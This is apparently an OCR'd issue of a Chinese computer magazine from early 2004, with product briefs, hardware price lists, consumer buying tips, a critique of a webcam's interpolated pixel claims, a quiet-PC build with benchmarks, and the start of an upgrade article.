华硕日前正式在国内推出其首款“迅驰＋宽屏”笔记本电脑——M6N，该系列产品定位于商务和娱乐双重应用，不仅保留了传统宽屏笔记本电脑的娱乐特色，更提供了优越的整机性能和超强的移动性。M6N使用Pentium M 1.7GHz处理器，Intel 855PM芯片组和Pro/wireless 2100无线网络模块，具有顶级的3D性能和四声道宽音场扬声器，整体设计简洁、流畅，厚度为2.2厘米，重量仅为2.6公斤。M6N还具有可模块抽换匣，可以配置DVD-ROM，Combo或者是DVD+RW等模块，也可以换成第二个电池模块，或者使用减重模块来降低整机的重量。



惠普iPAQ h4150掌上电脑

HP公司日前推出了其装载IEEE 802.11b无线LAN的PDA产品——iPAQ Pocket PC h4150，这款PDA产品CPU采用了Intel PXA255 400MHz，内存64MB，ROM 32MB，采用3.5寸液晶显示器：240×320.分辨率，65536颜色数。h4150还具备SD卡、SDIO/MMC接口，支持IrDA，以及Bluetooth 1.1；采用锂电，标准电池使用时间大约8小时，大容量电池并用时间大约13小时。整个机身尺寸71×14×114mm(宽度×纵深×高度)，重量为132克。另外，h4150还具备一个USB桌上链接/充电器，目前其价格为人民币3000元左右。

微星RS3MI主板

微星日前发布了一款基于RADEON 9100 IGP的主板——RS3MI。微星RS3M采用了microATX板型设计，支持前端总线800MHz的pentium4 CPU，两条DIMM槽支持双通道DDR400，板载9200SE显卡，整合了网卡、声卡，支持6声道SPDIF Out。尤为独特的是，该主板提供了对SurrondView技术的支持，而在此前，由于驱动程序的问题，ATI暂未在RADEON 9100 IGP实现SurrondView技术。



Novac外置USB电视盒



近日，Novac公司推出了世界上最小的外置USB电视盒——micro CATCH TV Walker，这款产品只有手机大小，却能支持电视接收、编辑、压缩等多种功能；甚至还内置了硬件MPEG-1/2/4编码器，支持实时TV硬件压缩。micro CATCH TV Walker采用Philips高频头，体积小巧，可以方便地搭配在笔记本电脑上使用，并且可以应用在Windwos 2000/XP等操作系统下。这款产品预计将在本月下旬开始销售。

CF [SC01]

风向标

栏目主持 Storyer
◆孙兴科

CPU市场:AMD"放血" 64位处理器狂降

上次我们谈到市场中高端CPU的价格小幅波动，Intel和AMD的产品都不很稳定。现在，Intel和AMD的表现则出现了明显的差异。Intel方面，其全系列产品的价格基本都保持稳定，即使出现价格的浮动，其涨跌幅度也保持在5元左右。

Intel:主流Pentium 4 CPU 1.7G/1.8A/2.0A/2.4B/2.53G/2.66/2.8/3.06/2.4C/2.6C/2.8C/3.0C的报价分别稳定在880元/930元/980元/1290元/1310元/1310元/1600元/2180元/1320元/1400元/1750元/2600元。估计春节过后适逢Intel例行降价，价格才会有较明显变化。Intel低端的产品赛扬系列CPU的价格异常稳定，与上次相比几乎没有变化。目前赛扬散包1.7/1.8/2.0/2.2/2.4GHz报价仍稳定在390元/480元/500元/540元/540元，2.4GHz的赛扬性价比依然突出；盒包的1.7/1.8/2.0/2.2/2.4GHz报价为410元/490元/515元/560元/560元。

AMD:近日，AMD突然大幅调整了其最新的64位处理器——Athlon64 3200+的价格。目前，Athlon64 3200+的售价由3980元直降至2880元，降价幅度高达千元至多，由此不难看出AMD推广其64位处理器的决心。目前，Athlon XP 1800+/2000+/2200+(盒)/2400+/2500+/2600+(盒)/2800+(盒)/3000+(盒)报价仍保持稳定，430元/495元/630元/640元/700元/930元/1320元/2150元的价格与上次的报价几乎无异。AMD的低端产品毒龙出现小幅下滑，目前，其1.8GHz、1.6GHz和1.4GHz的报价分别为400元、310元和280元。

内存市场:价格触底 内存价格将变脸

内存售价的大范围、大幅下跌已持续将近半个月，期间个别产品的降幅甚至达到百元之巨。近日，受供需变化影响，内存价格走势发生变化，价格已经触及底线。目前，现代DDR266 128MB、256MB和512MB的报价分别为145元、240元和485元，除512MB下跌10元以外，其他两个型号内存的价格分别上扬了10元；DDR333系列的256MB/512MB报价为245元/495元，DDR400 256MB的售价为250元，以上两个系列内存的报价均比较稳定。Kingston内存的DDR333系列256MB和512MB的报价为295元和560元，变化不大；DDR400系列256MB和512MB的报价上扬至315元和615元，涨幅在10元左右。宇瞻全系列内存的报价均比较稳定，其DDR266 256MB/512MB报价为280元/580元；DDR333 256MB/512MB报价为285元/580元；DDR400 256MB/512MB的报价为330元/630元。Kingmax内存市场中仅有DDR400 256/512MB，它们的报价稳定在270元/525元。

主板市场:价格调整 实惠多多

这段时间主板市场活跃异常，目前商家们纷纷展开降价促销活动。近期，众多支持Intel CPU的主板纷纷放出低价，比如华硕P4PE-X(I845PE芯片组)主板，由750元直降至665元；精英848P-A(I848P芯片组)主板，由699元将至599元，成为I848P阵营中的新低价主板；升技BD7III(I845E芯片组)主板价格调整至560元。以上三款主板中精英848P性价比突出，可以看出I848P主板取代I845E、I845PE主板的决心。支持AMD平台的主板，近日也表现良好，特别是基于VIA KT600芯片组的主板备受瞩目。升技KV7(VIA KT600芯片组)主板降价幅度达百元，现在只要600元就可以买到。在产品降价的同时，也有新品推出。近日，华硕推出了一款基于VIA KT600芯片组的低价主板A7V600-X，目前其上市价格仅为720元。

新闻速递

◆双捷(VWIN) PM800主板采用Micro-ATX版型设计，使用VIA去年下半年发布的PT800芯片组。其价格从过去的530元降到现在的499元，对廉价主板有需求的朋友可以关注。

◆ASUS电脑日前已经开始销售支持400MHz EV-6总线的nForce2 IGP主板。ASUS A7N8X/VM400可以支持AMD最高档的Athlon XP处理器，目前售价大概在140美金左右。

◆技嘉公司日前宣布将于3月推出全新的第二子公司：Gigatrend，新公司产品主要针对低价位主板市场。据技嘉内部消息，Gigatrend将是一家完全由技嘉掌控的子公司，新品牌产品将于3月开始大批量上市。

◆有消息称，VIA将在本月底开始出货型号为PT890的P4主板芯片组。这款芯片组支持800MHz前端总线和PCI Express。同时ASUS、ABIT、GIGA等主板生产厂商将在月底完成采用VIA PT890芯片组的主板。

光储市场:名牌产品争相降价

继上周多款光存储产品降价之后，本周继续着低价走势。目前，光存储市场中的一些领导厂商开始崭露头角。近一段时间市场中一度暴出价格低至999元的DVD刻录机，目前先锋将其最新支持DVD-Dual(DVD-RW、DVD+RW)格式的DVR-106A刻录机大幅调价，现在报价为1599元，400元的降幅令人震惊。不仅降价，购买先锋DVR-106A刻录机还赠送价值200元的DVD刻录光盘，可谓超值。SONY光存储产品近日全线调整，52X内置CD-ROM的价格仅为170元，16X的DVD-ROM也降至280元的低价，其48X的COMBO产品跌破500元降至490元。SONY全线产品的价格调整，有可能掀起光存储市场新一轮的价格风波。

新闻速递

◆先锋吸盘式光驱再出新品，黑锋龙、银锋龙新鲜上市。黑锋龙(DVD-121SCAA)、银锋龙(DVD-121SCBA)为16速DVD，目前市场价格为335元。

显示器市场:CRT仍有活力

2003年上半年的显示器市场浪潮迭起，下半年却一直保持平静，2004年初终于重现活力。近日，一直被人们推崇和关注的液晶显示器价格仍比较稳定。然而并不被业内看好的CRT显示器又活跃起来。近日，飞利浦推出了搭载显亮3技术的107P5显示器，产品已经抵达市场，目前官方报价为1480元，这个价格具有一定竞争优势。与此同时，飞利浦大屏液晶109B4也摆上的柜台，8888元的价格看上去吉利,可实在有些高不可攀！美格显示器虽然经历了变革,但在市场中仍属于实力较强的品牌，目前其展开了轰轰烈烈的促销活动，"购买任意一款美格显示器，均可以获赠价值128元的美格防水、防尘笔记本键盘"。促销尽管是商家的一种销售策略，但同时也给我们消费者带来了实惠。

新闻速递

◆近期BenQ针对5系列的17英寸显示器产品进行"'紫'要选对边，炫奖乐翻天"的全国大型促销活动，买一台FP756液晶的同时将免费赠送你价值400元的炫彩无线耳机一付。

◆梦想家GAME-7黄金版采用三菱钻石珑M2(DiamondTron M2)顶级显像管，设计电路全面针对游戏优化，最高亮度可达650流明。用户在购买GAME-7黄金版显示器3个月零15天内，如出现非人为质量问题，梦想家除免费更换新机外，还将作315元额外赔偿。

◆LG近日推了一款型号为 L2320A的液晶显示器。LG L2320A选择了航空材料作为显示器材质，具有180度垂直旋转、可拆卸支架等功能。该显示器亮度为235cd/mm，对比度为300:1.亮度为235cd/mm；可视角度达到176度，彻底"扫清"了LCD产品的视觉死角。

优惠活动:一桩接一桩

1.三星硬盘促销活动将于3月28日正式开始，此次促销活动将持续到6月。期间三星多款硬盘将以特价销售，消费者还可凭发票换取丰富多彩的礼品，并参加每周末的抽奖活动，更有机会获得大奖。

2.神舟电脑公司近日推出了新款笔记本电脑——神舟天运P203系列。其中有神舟天运P203C、P203D、P203S三款，售价分别为5980元、6280元、6580元。这是继神舟电脑寒促笔记本、台式机疯狂降价以来的又一次大手笔。

3.技嘉天鼎系列GC-502B机箱日前上市，即日起凡购买技嘉GC-502B机箱，每台即赠可爱G-Baby一个。

4.七彩虹近日宣布将R9600SE显卡的价格由700元左右调整至599元。

5.技嘉科技新春送大礼！新春伊始,技嘉科技开展了以"技嘉伴您拥网直前！"为主题的买主板送网卡活动。从2月2日-2月29日，凡购买技嘉GA-8VT800或GA-8PE800主板就送您GN-FE605网卡。

新品短信息

显示卡

◆丽台科技在推出最高阶代号NV38产品的同时，也同步发布了另一款NV36的产品——WinFast A360 Ultra TDH，它采用的正是高效能的FX 5700 Ultra GPU，并使用了丽台独家设计的超极静滤网式四方吹导流风扇系统。

◆嘉威(GALAXY)PersonalCinema FX5200显卡近期上市，该产品采用GeForce FX 5200显示核心，显存容量128MB，支持VIVO，并且可以看电视，目前售价为1200元。

◆恩雅魔铠者FX5200驱逐版显卡采用编号为W44772.00 0318A2的台湾原厂芯片，TSOP-2封装的ELIXIR 6纳秒128MB显存，同时支持TV-OUT和DVI输出。目前市场价格599元。

◆承启将与XGI结成合作伙伴，于明年推出其Volari系列的图形显示卡。目前已知有多家厂商，如：Club 3D、撼迅、技嘉等会推出或已经推出Volari系列显卡,预计微星和升技在未来也会推出同类型产品。

◆旌宇擒镭者440-8X白金珍藏版，采用nVIDIA Geforce4 MX440-8x图形芯片，内建256位快速2D/3D图形加速引擎，工作频率高达275MHz，具备每秒11亿象素填充率的运算能力。目前市场价格为488元。

◆nVIDIA日前宣布将推出Quadro NVS 280 PCI显示卡。NVS 280 PCI显示卡定位在企业和多显示应用程序专业2D显示领域。

◆盈通日前推出了镭龙R9600SE显卡，该显示卡不但可以支持DX9.0，而且还拥有128MB的显存容量，但价格却十分便宜，目前市场价格699元。

厂商新动态

根据最新Intel产品蓝图，称其将在今年年底推出4GHz工作频率的P4处理器。Intel将于第二季度后才推出90纳米的赛扬处理器，新品配备了256KB二级缓存，工作频率为3.06GHz，支持533MHz系统总线。

两家调研公司1月14日分别报告，低廉的价格使笔记本电脑持续受到用户欢迎，这使得全球第四季度的个人电脑出货量增加了12%至15%。与此同时，**由于惠普对消费者的强烈关注使得其超过戴尔成为第四季度全球PC出货量的头号厂商。**

AMD公司1月20日表示，去年第4季度全球内存以及电脑芯片需求走强，**带动该公司出现两年余来首度提报获利，**每股净利达12美分，营收劲扬76%，达12.1亿美元，超越分析师预期的每股4美分与10.8亿美元。

豪杰公司近期推出了新产品"豪杰超级解霸V8"。利用它，用户可以轻松抓取视频画面，并直接发送到具有GPRS功能的彩屏手机上。目前市面上绝大部分彩屏手机都可以享受这种服务。 CF [SC02]

市场聚焦

2XX元的路由器

随着宽带接入的普及和家庭电脑拥有量增加，共享宽带上网和电脑间资料共享的问题日益突出。路由器是实现宽带共享最常用的设备，但不少网友一直认为路由器是高档网络部件，价格肯定令人生畏。现在市场上为家庭和SOHO设计的路由器大量上市，这些产品以非常低廉的价格提供了最基本的实用功能并且配置简单，深受家庭用户欢迎。两百多元级别的代表产品是TP-LINK的TL-R410和TL-402。以市场参考价为230元的TL-R410为例，它提供了1个可接xDSL或以太网的10/100MB以太网（WAN）接口和4个与内部局域网连接的10/100MB以太网（LAN）接口，并支持常用的TCP/IP、PPPoE、DHCP、ICMP、NAT协议，软件具有宽频分享、防火墙保护、虚拟服务器等功能。有了路由器作为家庭局域网的核心就能方便地解决共享上网的问题，不必再专门设置一台上网代理服务器，而且在一定程度上还能防止黑客的网络侵入。

无条件退货噱头多

现在有些商家，特别是网上商店开始学习西方的一些售后服务方式，打出售后x天内无理由退款的广告，但实际上一些商家为此附加了一些苛刻的条款限制了消费者享受该服务。如有的商家要求客户不破坏包装，而对不破坏包装定义精确到内部塑料袋都不能破坏。又如要求板卡在金手指上不能留下安装痕迹，驱动器不能留下安装螺丝的痕迹等，这对于用户都是很难做到的。也有的商家在退货中找茬，收取客户手续费。当然消费者购买电脑产品后包装最好保留几天，且开包时尽量不用对包装破坏性很大的开包方法，这对以后维护自己的权利都是有好处的。

二手市场掏宝

现在各地的二手电脑市场蓬勃发展，货源也越来越多，很多电脑工厂的库存物资都流入二手市场廉价出售。由于不少国外名牌产品都由国内厂家提供OEM制造，所以二手市场上世界名牌的部件和配件颇多，当然这些东西都是MADE IN CHINA。在一些电脑城价格不菲的原装数码相机小包、数据线、原装电池有时在二手市场可以以很低的价格买到全新原包装的产品。由于柜台租金的原因在二手市场内的一些电脑产品价格要比电脑城便宜一些，如一个在电脑城买70～80元的USB 2.0微型硬盘盒，同样在二手电子市场的价格只有45元左右。

电压不稳地区首选宽频电源

在电压不稳定的地区使用电脑通常需要额外配置交流稳压器或UPS来维持供电的稳定，市电不稳很可能导致电脑死机或重新启动，导致未存盘的工作化为乌有而且还会物理损坏硬盘等电脑硬件。现在市面上有一种宽频电脑电源，它的优点就是可以适应很宽的电压输入范围，在低电压状态下依然可以工作，对于电网的电压波动耐受能力也大大强于普通电脑电源。使用这种电源的综合花费低于另外购买UPS，非常适合应用于用电环境恶劣的边远地区。市场上的典型产品有航嘉宽幅王电源和世纪之星的大风车宽频电源，航嘉宽幅王支持输入电压从90V到264V都可以工作。

勿迷信PCB颜色

市场上有些板卡广告将线路板的颜色作为一个卖点，将黑色线路板说成军用级线路板，将一些红色和蓝色线路板说成较传统绿色线路线板具有更好的性能。其实我们看到线路板的颜色只是线路板上阻焊漆的颜色，与线路板的性能没有直接关系，传统线路板一般用绿色和褐色的阻焊漆，有些板卡为了达到突出视觉效果防止假冒的目的使用红、蓝、白、黑、黄等颜色。真正关系到线路板性能的是线路板结构，现在电脑板卡多使用4层、6层、8层线路板，多层的线路板对电磁干扰的抑制特性更好，但加工和设计难度也有所提高。

8MB缓存IDE硬盘选择多

配备8MB缓存的希捷酷鱼7200.7 Plus系列硬盘上市为IDE硬盘高端市场注入了新活力，在S-ATA硬盘还不普及的时代，使用老主板的电脑爱好者也有机会使用更高磁盘性能的高档硬盘。目前市场上主力销售的120GB希捷酷鱼7200.7 Plus硬盘比同容量配备2MB缓存的硬盘只贵了65元左右，在同类产品中有较高性价比。由于进货渠道不同，市面上希捷酷鱼7200.7 Plus 120GB硬盘有保修1年和3年两种，希望用户在购买时了解清楚。此外MAXTOR和三星的8MB缓存IDE硬盘也已上市。

笔记本硬盘升级有讲究

笔记本电脑通过升级硬盘不但可以提升笔记本的存储容量，而且还能提升总体性能。笔记本电脑的总体性能低于同档次配置的台式电脑是不争的事实，其中主要瓶颈之一就是笔记本电脑所用的硬盘传输速度比较慢，一般用得最多的Pentium Ⅲ级别的笔记本多采用4200转缓存为512K/2MB的硬盘。现在新型的笔记本硬盘速度提升到了5400转，部分高档产品甚至达到7200转，缓存的容量也从2MB一举跃升到8MB，部分高档产品为16MB，使得笔记本硬盘性能大为提升。对于一般注重笔记本性能的电脑爱好者升级5400转8MB缓存的硬盘是比较经济。不过对于一些本身散热不太好的笔记本慎用发热量大的5400转的产品。



我们的评判标准：

- 1个No：一些设计不适合多数用户，可通过升级改善
- 2个No：一些设计不适合多数用户，不可改善
- 3个No：产品设计与产品定位不符合，可通过升级改善
- 4个No：产品设计与产品定位不符合，不可改善
- 5个No：产品设计、质量、宣传方面有严重问题

卖产品，要厚道

■ Storyer

“你这个快看轻松版摄像头是多少像素的？”“30万。”

“你卖的快看轻松版摄像头是多少像素？”“30万。”

“你那个快看轻松版摄像头给我看看行吗？是多少像素的？”“30万。”

……

30万，这是我们评测室在北京许多卖摄像头的店面询问快看轻松版摄像头像素时的答案。但如果仔细看该摄像头的包装盒，会发现盒子上标明的是“软件插值”30万像素。按照罗技的计算方式，应该10万像素的摄像头，CCD能够采集提供320×240的动态画面，可以通过软件放大，成为640×480的画面。而按标准要采集640×480的动态画面，必须30万像素的摄像头，因此罗技的摄像头就可以是软件插值30万。



但软件插值30万到了经销商口中就简称为30万像素，和其他硬件30万像素的摄像头听起来没区别，这样的解释能不能行的通呢？我们先来看看摄像头的成像原理。

罗技摄像头常用的感光元件是CCD(Chagre Couled Device)，中文名电荷耦合器，是一种特殊的半导体材料，由大量独立的光敏元件组成，这些光敏元件通常是按矩阵排列，注意，一个镜头做好后它的光敏材料的数量就不会变化了。光线透过镜头照射到CCD上，并被转换成电荷，每个元件上的电荷量取决于它所受到的光照强度，CCD将各个元件的信息传送到模/数转换器上，变成数字信号，也就是说，一个摄像头制作好后它的物理像素是不会变的。而在模拟信号转换为数字信号的过程中，原始信号就可以被处理了，输入的10万像素的模拟信号(约320×240)本应一个像素一个像素的输出，但转换过程中却要一个像素变成四个像素，这就是软件插值。也就是说软件插值与摄像本身是没有关系，只与输出算法有关，但对一般用户来说，买摄像头问的最多的就是像素是多少。如果按硬件原始数据来说，一定不好听，因此现在经销商就把“软件插值30万”像素的“软件插值”省掉了，只说“30万”，无形之中提高了这款产品的档次，相信这与罗技本身的市场定位是不符合的。

罗技快看轻松版摄像头：No!

CF [SC04]

网络销售眼见不一定为实

网上销售时下非常红火，目前流行的对商品的描述方法是图片加文字说明。实际上很多同类产品的图片和文字介绍都是互相借鉴，包括所谓的实物照片，或者利用厂家提供的效果图，并非实物拍摄。正由于非实物拍摄导致一些商品描述与实物不符，尤其是一些二手商品和水货由于是借用的照片，所以对商品的实际成色、瑕疵、包装都可能产生出入。也有的商家在物品拍摄的时候有意规避商品的缺陷和瑕疵欺骗买家。

廉价数码相机的秘密

我们在电脑城可以看到一些价格仅在千元左右，指标有3百万像素3倍变焦的数码相机出售。为什么这些数码相机价格如此便宜，细看产品数据不难找到答案，这些数码相机的感光材料采用CMOS而非主流数码相机所用的CCD，与CCD相比CMOS材料对光线的要求比较高，要求更高的拍摄环境。所谓“3百万像素”是经过“软件插算”提升的，至于原本相机的物理分辨率厂家则往往避而不谈。至于“3倍变焦”有的低价产品是数字变焦，而非光学变焦。LCD显示器所采用的屏幕像素比较低，不能有效显示照片细节。

无线网络新霸主——IEEE802.11g

IEEE802.11b是目前最常用的无线网络标准，它能提供最高11Mbps无线传输速率，不过它的带宽在宽带网络中略显不足。新型的IEEE802.11g标准正在兴起，它的优点是提供了最高54Mbps的传输速度并且兼容IEEE802.11b设备，这就意味着为用户提供更高的无线网络带宽，同时对于现有的IEEE802.11b网络不必“一刀切”完全报废，可以实现设备的平稳过渡和硬件设备间的良好兼容性。目前支持802.11g（兼容802.11b）的各种无线网络设备包括无线接入点、无线网卡都已上市，只是价格要比802.11b的产品贵一些，不过从长远发展和网络性能来看IEEE802.11g设备是未来发展的趋势。我们在组建无线网络的时候如果预算充裕不妨考虑性能更为先进的IEEE802.11g网络。

CF [SC03]




(截止到2004.2.1, 此价格为市场采集, 且经常波动仅供参考)

关注产品全国对比价(元)

	北京	上海	广州	成都
赛扬2.4GHz	540	550	540	555
Pentium4C 2.6GHz	1400	1410	1400	1400
AMD Athlon XP 2500+	710	740	710	710
华硕P4P800S主板	835	835	835	835
佳能 Power Shot A70	2380	2380	2350	2400
三星763MB	1100	1080	1080	1120
明基FP557s(白)	2600	2650	2600	2630
台电4X DVD-Durl	990	995	999	999
世纪之星T8/T9(普晶版电源)	290	290	280	290





型号	参考报价(元)
CPU报价	
Intel处理器	
赛扬 1.7/2.2/2.4GHz(盒)	390/540/560
Pentium4 2.0A/2.4B	980/1290
Pentium4 2.4C/2.6C	1320/1400
Pentium4 2.8C	1750
AMD处理器	
AthlonXP 1800+/2000+	430/495
AthlonXP 2200+ (盒)	630
AthlonXP 2400+/2500+	640/700
AthlonXP 2600+ (盒)	930
内存报价	
DDR266	
现代128/256MB	145/240
宇瞻256/512MB	280/580
Kingston256/512MB	290/550
DDR333	
Kingston256/512MB	295/560
Kingmax256MB	260
宇瞻256/512MB	285/580
DDR400	
Kingmax256MB	270
宇瞻256/512MB	330/630
Kingston256/512MB	315/615
硬盘报价	
5400转硬盘报价	
希捷 40GB	425
三星 40/60/80GB	460/540/660
7200转硬盘报价	
希捷 酷鱼7200.7 40GB	450
希捷 酷鱼7200.7 SATA 80	615
希捷 酷鱼7200.7 SATA 120GB	815
迈拓 DiamondMax Plus9 80	565
迈拓 DiamondMax Plus9 120GB	760
WD 鱼子酱BB 40GB	425
WD 鱼子酱BB 80GB	515
WD 鱼子酱JB 80GB	630
WD 鱼子酱JD 120GB	810
三星 60/80GB	590/680
三星 120GB	850
主板报价	
Intel CPU配套主板	
华硕P4P800/P4PE-X	995/665
微星865PE neo2S	870
微星848P Neo-S	760
技嘉GA-8IPE1000	810
升技IS-10/IS7-V	780/680
建基AX4SPE	990
硕泰克SL-848P	790
艾崴P4SE2	1000
佰钰4865PE/4848P	680/620
AMD CPU配套nFORCE2主板	
华硕A7N8X	780
升技NF7-M	1000





型号	参考报价(元)
磐正8RDA3G	650
磐正8RDA+Ultra	730
承启9PJL3	780
微星K7N2-L	880
丽台K7NCR18D	730
丽台K7NCR 18D Pro	880
技嘉GA-7N400V	800
AMD CPU配套KT400/KT600/KT800主板	
华硕K8V-DELUX	1520
微星KT4V	660
技嘉GA-7VT600	540
艾崴KK400	740
升技KV7	600
硕泰克SL-KT600-RL	750
佰钰7KT600	560
显卡报价	
nVIDIA芯片	
华硕V9180VIDEO	835
华硕V9520TD	820
华硕V9560TD	1600
七彩虹风行5200CF白金版	600
七彩虹风行5600CF白金版	890
七彩虹风行5600CF白金版5700 128MB	999
丽台A310TD	1230
丽台A340T实用版	680
丽台A350TDHV	2750
旌宇掠夺者FX5200	650
佰钰G5200MXU	510
佰钰G440-8MXU	410
佰钰G4200-8HX	830
ATI芯片	
七彩虹镭风9200SE CV版	390
七彩虹镭风9500CH版	999
七彩虹镭风9800pro	3990
迪兰恒进镭姬杀手9600	790
迪兰恒进镭姬杀手9800SE	1090
佰钰R9200EML	390
CD-RW/COMBO报价	
华硕52X刻录机	365
BenQ 52X刻录机	360
建兴52X刻录机	350
微星52X刻录机	350
爱国者52X 刻录机	350
三星52XCOMBO/2M	499
三星52XCOMBO/8M	559
台电48XCOMBO	450
16倍速DVD报价	
华硕16XDVD	300
明基DVP1650S	295
SONYDDU1621	280
美达16XDVD-ROM	270
爱国者读龙16XDVD	290

型号	参考报价(元)
三星金将军16X DVD	300
先锋DVD-120A	310
建兴16XDVD	290
台电16XDVD	280
显示器报价	
17"纯平显示器报价	
三星765MB/763MB	1180/1100
三星783MB/785MB	1250/1350
明基770plus/A772plus	1090/1390
飞利浦107S5	950
飞利浦107B5	1260
飞利浦107P5	1480
LG T710S/T710PH	950/1190
LG F702B	1250
LG 775FTplus	1080
LG T710BH	1100
LG F700PD	1880
美格786FDX5	1299
美格796FDX5	1490
NESO TD770A/TD770V	1030/990
NESO HD770 II/HD797 II	1490/1690
大水牛DFX860+	999
爱国者788HD	1230
爱国者775FP	900
爱国者776FT+	1170
19"纯平显示器报价	
LG F900B	2660
NESO FD910MS	3300
大水牛9Klr	1590
大水牛DT996	1950
明基992p	1890
爱国者998FD	1900
优派E90f+	2200
15"液晶显示器报价	
三星液晶152N	2950
LG 1510S/1520B	2580/2850
飞利浦150B4	2670
明基FP557s	2600
明基FP581香槟银	2890
明基FP567s	2780
优派VE500	2750
NESO LD500	2980
NESO LS500	2590
美格AY565N	2400
美格MG576	2950
SONY S51	2950
NESO LD500V	2800
大水牛P45H	2980
17"液晶显示器报价	
LG L1710S	3750
三星液晶173S(白色)	3790
美格AY765	2999
优派VE175B	3780
迅驰笔记本报价	
CPU 1.4GHz Pentium-M	
IBM ThinkPad X31 2672G3C	15600
东芝 Portege A100 (0026S)	15500
DELL直销 INSPIRON 8600	14638
华硕 S5214N-DR (1.4GHz)	15500
康柏 Presario X1048	13200
BenQ Joybook 5000 (113U)	12500
三星 P30 (251U)	14700
联想 昭阳E600(B1400X4256040DXW)	14288
清华同方 超锐 X2000(40GB DVD)	13300
CPU 1.6GHz Pentium-M	
IBM ThinkPad T41 23733HC	24700
东芝 Tecra S1 (2HM4Q)	18700
华硕 S1316ND	16500
SONY PCG-Z1VCP	17888
三星 X10 (05QZ)	18500
联想 昭阳A820(B1600X5512060BRWbv)	28888

CF [SC05]



某人：老婆，你就让我晚上玩玩游戏吧！

老婆：可以，只要你不干扰我休息，你开音箱……

某人:我用耳机……

老婆:键盘声音……

某人:轻敲轻放……

老婆:风扇声……

某人:一定用静音的电脑！

风扇能减就减:承启 7NJL4❶ 是采用 NFORCE2 Ultra400 芯片组的主板，为在没有风扇时北桥也能保持稳定，承启 7NJL4 的北桥使用了一个有很多镀铜散热片的大型鳍片，实践证明这种散热方式的效果很不错。除此以外，承启 7NJL4 在南桥也加了一块散热片。

盈通镭龙 9600❷ 使用的 Radeon9600 核心，运行频率 400MHz，配备 128bit/128MB/400MHz 的显存，是一块没有缩水的 Radeon9600。一般显卡的风扇受到空间设计的限制，都是小体积高转速的风扇，噪音很明显。这块盈通镭龙 9600 最大的特点是显卡没有散热风扇，纯粹靠一块硕大的银色铝合金散热器来带走 Radeon9600 核心的热量，虽然我们也怀疑这样做的稳定性，但经过 3 小时的 3DMark2003 循环测试，这块显卡依然运行稳定。

不能减就用超静音: Barton 2500+ 实际运行频率为 1.83GHz，又带有 512KB 同步 L2 缓存，必须使用主动散热器才行。我们选用的曜越科技的火山 10A❸ 是目前非常火爆的 AthlonXP 散热器。火山 10A 的风扇的四周的保护片都有 3 道薄薄的进气口，这种设计可以增加风量的进风量，按照厂商说法，能使转速仅有 2450 转的风扇也有非常大的通风量，风扇噪音也仅有 21 分贝。经我们试用，这个风扇的确非常安静，编辑部某人走过这台电脑时也大惊:“这散热器怎么这么安静！”另外，火山 10A 散热器的散热片采用特有的回流焊接技术，铜鳍片和铜底座接触非常紧密，使该款散热器的散热片性能也非常优秀。

让机箱自由散热也好:百盛诺亚方舟 N12 机箱❹ 的后部除了有一个机箱风扇的安装位置外，还有不少散热孔，即使不安装机箱风扇，也有不错的空气流动性，因此，这里的机箱风扇也省下了。

编后记:尽管我们这套配置采用的 AMD 处理器、NFORCE2 主板、ATI 显卡，但在测试过程中我们尚未遇到兼容性问题，系统非常稳定，这使我们非常欣慰，不会装一台有问题的电脑推荐给

配件	型号	价格(元)
CPU	AthlonXP Barton 2500+	715
散热器	曜越 火山10A	160
主板	承启7NJL4	550
内存	Kingston 256MB *2	640
硬盘	迈拓 80GB 7200转 8MB(盒)	680
显卡	盈通镭龙9600	899
显示器	LG 710B	1320
光存储	LG 16X DVD	285
机箱	百盛诺亚方舟N12	278
电源	BS2000P43C（机箱自带）	
键盘	BTC9110-B 多媒体进化键盘(黑色)	90
鼠标	BTC M850 光电鼠标(银色)	72
音箱	轻骑兵X620（5.1）	420
总计		6109



测试成绩	
显示设置：1024*768，32 位色	
DirectX 8 测试	
3DMark2001 SE	9390
DirectX 9 测试	
3Dmark2003（0340 版）	2654
OpenGL 测试	
Quake3 Demo001 最高画质	191.2fps
整体性能测试	
PCMark2004	3062

大家了。至于火山 10A 散热器，有了下面一段对话:

“这散热器我看上了。”

“不会吧，老大，我要还人家的。”

“这不管，你自己搞定。”

“这么惨？又要我自己搞定，像上次那个鼠标一样……”

CF [SC06]



闷豆修电脑

闷豆的笔记本电脑的一个 USB 口有问题，时好时坏，于是闷豆带着笔记本直奔特约维修处。

闷豆:小姐，我的笔记本 USB 口坏了，你看能不能修一下。

小姐:你把笔记本给我们的工程师检查一下吧。你的笔记本已经过了保修期，要收费维修的。

闷豆:这个我知道，你先看一下吧。

过了一会儿小姐对闷豆说:我们的工程师检查过了，你的笔记本主板有问题，更换主板大概 1800 元左右，人工另算。维修周期可能 15 天左右，要快的话还要收加急费。

闷豆:不会吧，我就一个 USB 口不能用，修一下这么贵呀。

小姐:换主板是很贵的，如果你不介意的话我们可以给你更换 USB 模块，大概 600 元左右，不过维修期可能要长一些。

闷豆想:USB 是模块化的？好像从来没有听说过，难道……

闷豆找了个借口从特约维修点要回了机器，在电脑城找到另一家维修店。

闷豆:师傅，你给看看我的笔记本 USB 时好时坏，什么毛病。

经过检查，维修师傅说:你的 USB 接口的一个触点虚焊了，补焊一下就可以了。

闷豆:那要多少钱？

维修师傅:检测费 50 元，维修费 30 元。立等可取！

点评:电脑维修一直比较混乱，一些商家故意将故障说得很严重抬高维修价格宰客。有的商家为了图方便动不动就更换整个板子给客户增加了负担。也有的不法商家将好的部件硬说成坏的，并装模做样的更换，不但多赚了人工费还赚了部件成本费，换下来的好部件以后还能给其他机器循环使用。

CF [SC07]

追上摩尔的速度——又说电脑升级

■ 均儿

“你这电脑也太破了吧！这种速度玩CS只会被人爆头，浏览网页只会被人‘杀猫’，想看DVD既没有光驱又没有环绕，根本没感觉，连我想用移动硬盘给你COPY些小电影，你还只有USB1.1接口，这20GB要COPY到何年何月？”

“这有什么办法？总不能买台新的吧，我这电脑至少还有1GHz的CPU，做一般的事情还是够用啊！”

“不用买新的，只需要花点小钱，添加几块扩展卡，就能搞定。”

一、电脑变作多媒体影院

一般两三年前的电脑，CPU都在600MHz以上，也已经装配17英寸显示器，而且GeForce2MX这种显卡都带硬件视频解码的功能，这些电脑只需要加一台DVD-ROM就能放DVD影片了。但缺点是这些电脑没有多声道声卡，看DVD少了身临其境的感觉，这时，我们需要添加一块支持多声道输出的声卡以及环绕音箱了。

●启亨呛红辣椒5.1声卡(图1)

